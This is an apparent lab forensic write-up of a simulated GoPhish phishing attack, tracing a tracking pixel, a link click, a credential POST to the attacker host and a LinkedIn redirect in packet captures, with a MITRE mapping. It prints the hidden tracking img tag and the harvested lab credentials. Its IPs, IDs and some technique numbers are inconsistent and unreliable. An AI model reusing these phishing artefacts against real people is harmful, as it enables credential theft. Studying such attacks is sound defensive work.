
```
<img alt=3D'' style=3D'display: none'
src=3D'http://192.168.1.11/track?rid=3DqDTYzxw' />.
```

The moment Thunderbird parses the HTML preview of this mail, it will automatically execute a background web request to that URL, alerting the GoPhish server that the user successfully opened the message, even before they click the “View Job” button.

Phase II: Malicious Link Click


Filter on `http.request.method == GET` to catch inbound web tracking events.

- Packet 1312: Requests `/track?rid=qDTYzxw`. This is the tracking pixel firing immediately upon email rendering.
- Packet 2519: Requests `/?rid=qDTYzxw`. This is the actual user interaction where the victim actively clicked the “View Job” link inside the Thunderbird.



No.	Time	Source	Destination	Protocol	Length	Info
1312	192.057690	192.168.1.10	192.168.1.11	HTTP	457	GET /track?rid=qDTYzxw HTTP/1.1
2519	192.057690	192.168.1.10	192.168.1.11	HTTP	867	GET /?rid=qDTYzxw HTTP/1.1

Isolating the click event stream using `tcp.stream eq 34`. This records the network-level setup for the landing page delivery. Packet 2519 initiates the HTTP GET request. Packet 2530 shows the server acknowledging and returning an HTTP/1.1 200 OK (text/html) response packet back to the host browser.




No.	Time	Source	Destination	Protocol	Length	Info
2519	192.057690	192.168.1.10	192.168.1.11	HTTP	867	GET /?rid=qDTYzxw HTTP/1.1
2530	192.106093	192.168.1.11	192.168.1.10	HTTP	457	HTTP/1.1 200 OK (text/html)
2583	185.481467	192.168.1.10	192.168.1.11	TCP	60	54061 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2584	185.483089	192.168.1.11	192.168.1.10	TCP	60	80 → 54061 [ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=512
2585	185.591112	192.168.1.10	192.168.1.11	TCP	60	54061 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
2520	192.059461	192.168.1.11	192.168.1.10	TCP	54	80 → 54061 [ACK] Seq=1 Ack=814 Win=63488 Len=0
2522	192.060250	192.168.1.11	192.168.1.10	TCP	54	80 → 54061 [ACK] Seq=1 Ack=814 Win=63488 Len=0
2529	192.106097	192.168.1.11	192.168.1.10	TCP	1514	80 → 54061 [PSH, ACK] Seq=1461 Ack=814 Win=63488 Len=1460 [TCP RST: reassembly in 2530]
2531	192.115681	192.168.1.10	192.168.1.11	TCP	60	54061 → 80 [ACK] Seq=814 Ack=3324 Win=262656 Len=0
2825	282.124398	192.168.1.11	192.168.1.10	TCP	54	80 → 54061 [FIN, ACK] Seq=3324 Ack=814 Win=63488 Len=0
2826	282.134698	192.168.1.10	192.168.1.11	TCP	60	54061 → 80 [ACK] Seq=814 Ack=3325 Win=262656 Len=0
2910	287.073240	192.168.1.10	192.168.1.11	TCP	60	54061 → 80 [FIN, ACK] Seq=814 Ack=3325 Win=262656 Len=0
2912	287.076392	192.168.1.11	192.168.1.10	TCP	54	80 → 54061 [ACK] Seq=3325 Ack=815 Win=63488 Len=0

Phase III: Credential Exfiltration

Filter on `tcp.request.method==POST` to zero in on data submission sequences. A standalone HTTP POST request is captured travelling from the victim host `src.ip==172.16.1.10` to the GoPhish handler `dest.ip==192.168.1.11`. The directory target remains tracked via the URI parameter `/?rid=qDTYzxw`. The Content-Type header is


explicitly declared as `application/x-www-form-urlencoded`, indicating standard web form submission.



No.	Time	Source	Destination	Protocol	Length	Info
4954	237.582942	172.16.1.10	192.168.1.11	HTTP	1081	POST /?rid=q0TYzxw HTTP/1.1 (application/x-www-form-urlencoded)

Following `tcp.stream eq 65` traces the network payload lifecycle of the exfiltration connection:

- Packet 4954: The user hits submit, transmitting the `POST` payload.
- Packet 4963: The attacker server immediately replies an `HTTP` status code `302 Found`. This indicates that the exfiltration loop is complete and a server-side route change has initiated.



No.	Time	Source	Destination	Protocol	Length	Info
4963	237.538771	192.168.1.11	172.16.1.10	HTTP	292	HTTP/1.1 302 Found

No.	Time	Source	Destination	Protocol	Length	Info
4963	237.538771	192.168.1.11	172.16.1.10	TCP	60	54891 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
4964	237.538771	192.168.1.11	172.16.1.10	TCP	60	80 → 54891 [ACK] Seq=1028 Win=26240 Len=0 MSS=1460 SACK_PERM WS=512
4965	237.584384	192.168.1.11	172.16.1.10	TCP	54	80 → 54891 [ACK] Seq=1028 Win=26240 Len=0
4972	237.628243	172.16.1.10	192.168.1.11	TCP	60	54891 → 80 [ACK] Seq=1028 Win=26240 Len=0
5186	247.541971	192.168.1.11	172.16.1.10	TCP	54	80 → 54891 [FIN, ACK] Seq=239 Ack=1028 Win=63488 Len=0
5187	247.549929	172.16.1.10	192.168.1.11	TCP	60	54891 → 80 [ACK] Seq=1028 Win=26240 Len=0
5277	259.728821	172.16.1.10	192.168.1.11	TCP	60	54891 → 80 [FIN, ACK] Seq=1028 Win=26240 Len=0
5279	259.738814	192.168.1.11	172.16.1.10	TCP	54	80 → 54891 [ACK] Seq=249 Ack=1029 Win=63488 Len=0

POST /?rid=q0TYzxw HTTP/1.1\r\n
Host: 192.168.1.11\r\n
Connection: keep-alive\r\n
Content-Length: 46\r\n
Cache-Control: max-age=0\r\n
Upgrade-Insecure-Requests: 1\r\n
Content-Type: application/x-www-form-urlencoded\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36 Edg/148.0.0.0\r\n
Origin: http://192.168.1.11/\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n
Referer: http://192.168.1.11/?rid=q0TYzxw\r\n
Accept-Language: en-US,en;q=0.9\r\n
Cookie (..): am_uid=34478479378444757112649925282164224338; _gc_lau=1.1568579780.1778778816; AMVC_14215E305995C57C0A495C55946Adobeorg=637568564n7CMCIDT5N7C20508n7CMCHID67C3393867183978951924287106113453;\r\n
[Response in frame: 4963]
[Full request] GET http://192.168.1.11/?rid=q0TYzxw
File Data: 46 bytes
- HTML Form URL Encoded: application/x-www-form-urlencoded
- Form item: "username" = "jes_doe@kali.lab"
- Form item: "password" = "JesDoe123"

At the bottom of the dissected packet architecture under the `HTML Form URL Encoded` layer, the key-value pairs assigned by the input fields are laid bare:

- Form item: `"username" = jes_doe@kali.lab`
- Form item: `"password" = JesDoe123`

This provides unarguable, definitive forensic confirmation of successful credential harvesting.


Phase IV: Covert Redirection

Looking closely at the Hypertext Transfer Protocol metadata layer, the server provides a redirect target variable:

Location: `https://www.linkedin.com/jobs/search?trk=keyword-landing-homepage_guest_nav_menu_jobs&position=1&pageNum=0`

The GoPhish platform intercepts the plaintext password string and immediately issues an instruction telling the victim's local web browser to break away from the landing page and navigate directly to the authentic, legitimate LinkedIn jobs engine landing portal. This

effectively mitigates suspicion, as the user assumes they were simply experiencing a standard login timeout or session refresh error.



8. Analytical Conclusion & Investigation Findings

Based on the correlated log timeline, the incident is classified as a Phishing & Credential Harvesting Attack. Because the victim machine actively initiated outbound handshakes into the threat actor's environment, the following two attack vectors are confirmed:


- **Hypothesis A: Credential Harvesting Portal (Confirmed via Port 80):** The victim clicked a tracking link generated by an exploitation or phishing panel. This directed the user to an external landing page designed to clone legitimate login portals and capture corporate credentials natively.
- **Hypothesis B: Mail Server Architecture Alignment (Confirmed via Port 110):** The presence of persistent POP3 traffic to kali.lab on port 110 stems from the foundational lab architecture design. To simulate a realistic enterprise mail delivery pipeline without external routing dependencies, the victim's Thunderbird mail client was manually configured to authenticate and fetch incoming email directly from the rogue mail services (Postfix/Dovecot) hosted on the attacker's Kali infrastructure (192.168.1.11). While this traffic represents the intended architectural setup required to deliver the initial phishing payload to the endpoint, in a live production enterprise environment, any sudden outbound POP3/SMTP traffic from a standard workstation to an unauthorized or non-whitelist internal segment would serve as a severe indicator of compromise (IoC), signaling potential unauthorized mail routing, shadow IT, or data exfiltration.

9. Remediation

- **Enforced Password Rotation:** A mandatory enterprise password change must be pushed to the compromised user profile. The new credential configuration must enforce complex character parameters independent of historical rotations.
- **Continuous Security Awareness Training:** Regular, simulated phishing exercises should be provided to staff to help them spot the subtle warning signs of social engineering (such as mismatched web addresses and unexpected login prompts) before they click.

- **Host Isolation:** Isolate DESKTOP-RQIOM7G from the internal subnet via pfSense immediately upon detection.
- **Session Revocation:** Terminate all active OAuth tokens and web sessions for WindowsDemo

Appendix A: Email Analysis



1. Header and Sender Deception (Spoofing)

Display Name: LinkedIn Job Alerts

Sender Address: job-alerts@linked-in.com

Analysis: This is a classic example of **typo-squatting / domain spoofing**. The attacker has registered or generated a domain with an artificial hyphen (linked-in.com) to impersonate the legitimate platform (linkedin.com). To a busy or untrained user, the display name and the domain look authentic at a passing glance, successfully bypassing initial human suspicion.

2. Social Engineering Indicators (The "Hook")

Subject Line: LinkedIn Job Alerts

Core Message: The email targets a specific professional profile with a highly attractive job role ("*Cybersecurity Analyst L1*") and an explicit, high-end salary range ("*\$115,000 - \$145,000*").

Psychological Triggers: Greed/Opportunity: Dangling a lucrative entry-level position to exploit the recipient's career ambitions.

- **Urgency/Curiosity:** The prominent, blue "**View Job**" call-to-action (CTA) button creates an immediate psychological impulse to click and investigate the opportunity before it expires.

3. Key Technical Red Flags

Artifact Element	Observed Behavior	Legitimate Baseline	Security Verdict
Sender Domain	linked-in.com (hyphenated)	linkedin.com	Malicious (Typo-squatting)

Hyperlink Destination	http://192.168.1.11/?rid=qDTYzxw (hidden behind text/button)	Direct mapping to linkedin.com/jobs	High Risk (Masked tracking URL)
-----------------------	--	---	------------------------------------

Appendix B: MITRE ATT&CK Mapping

1) Tactic: Reconnaissance (TA0043)

- **Phishing for Information (T1598)**
 - The attacker gathered information to structure an enticing professional hook (targeting a “Cybersecurity Analyst L1” job opportunity).

2) Tactic: Resource Development (TA0042)

- **Acquire Infrastructure (T1583)—(Domains T1583.001)**
 - Establishing a typo-squatting domain ([linked-in.com](https://www.linked-in.com)) with an artificial hyphen to trick users.
- **Establish Accounts (T1585)—(Email Accounts T1585.002)**
 - Configuring a malicious routing profile (job-alerts@linked-in.com) on the Postfix/Dovecot to deliver the payload.
- **Stage Capabilities (T1587)**
 - Standing up GoPhish framework capabilities alongside local DNS mapping ([kali.lab](https://www.kali.lab)) to handle tracking tokens, host malicious login clones, and capture incoming plaintext forms.

3) Tactic: Initial Access (TA0001)

- **Phishing (T1566)**
 - Sending a highly contextualized corporate email containing an embedded masked tracking hyperlink (<http://192.168.1.11/?rid=qDTYzxw>) tied directly back to the infrastructure database.

4) Tactic: Execution (TA0002)

- **User Execution (T1204)—(Malicious Link T1204.001)**
 - The target interacts with the prominent blue “View Job” call-to-action button inside the Thunderbird email client. This invokes system execution, forcing the workstation shell (`explorer.exe`) to hand control over to a browser process.

5) Tactic: Defense Evasion (TA0005)

- **Masquerading (T1036)—(Lookalike Domains T1036.007)**
 - Crafting the domain structure and visual formatting of the external page to identically match a legitimate LinkedIn panel.
- **Traffic Signaling/Covert Redirection (T1531/T1071.001)**
 - Post-exfiltration, GoPhish executes an immediate server-side redirection, passing the browser session directly to the actual LinkedIn jobs site ([https://www.linkedin.com/jobs/...](https://www.linkedin.com/jobs/)). This keeps the user completely unaware that any credential harvesting occurred.

6) Tactic: Credential Access (TA0006)

- **Adversary-in-the-Middle (T1557)**

- Capturing raw text entries directly via the spoofed form fields (username and password) populated by the user inside the web view.

7) Tactic: Discovery (TA0007)

- **System Information Discovery (T1082)**
 - Upon connection to the landing portal, GoPhish auto-extracts browser fingerprint profiling data (identifying browser version `Chrome/148.0.0.0` and operating platform `Windows 10 Workstation`), providing the actor structural details about the local machine landscape.

8) Tactic: Command and Control (TA0011)

- **Application Layer Protocol (T1071)—(Web Protocols T1071.001)**
 - Using standard outbound HTTP (`port 80`) connections carrying specific parameters (`?rid=`) to query server status metrics and transmit gathered telemetry seamlessly past basic firewall configurations.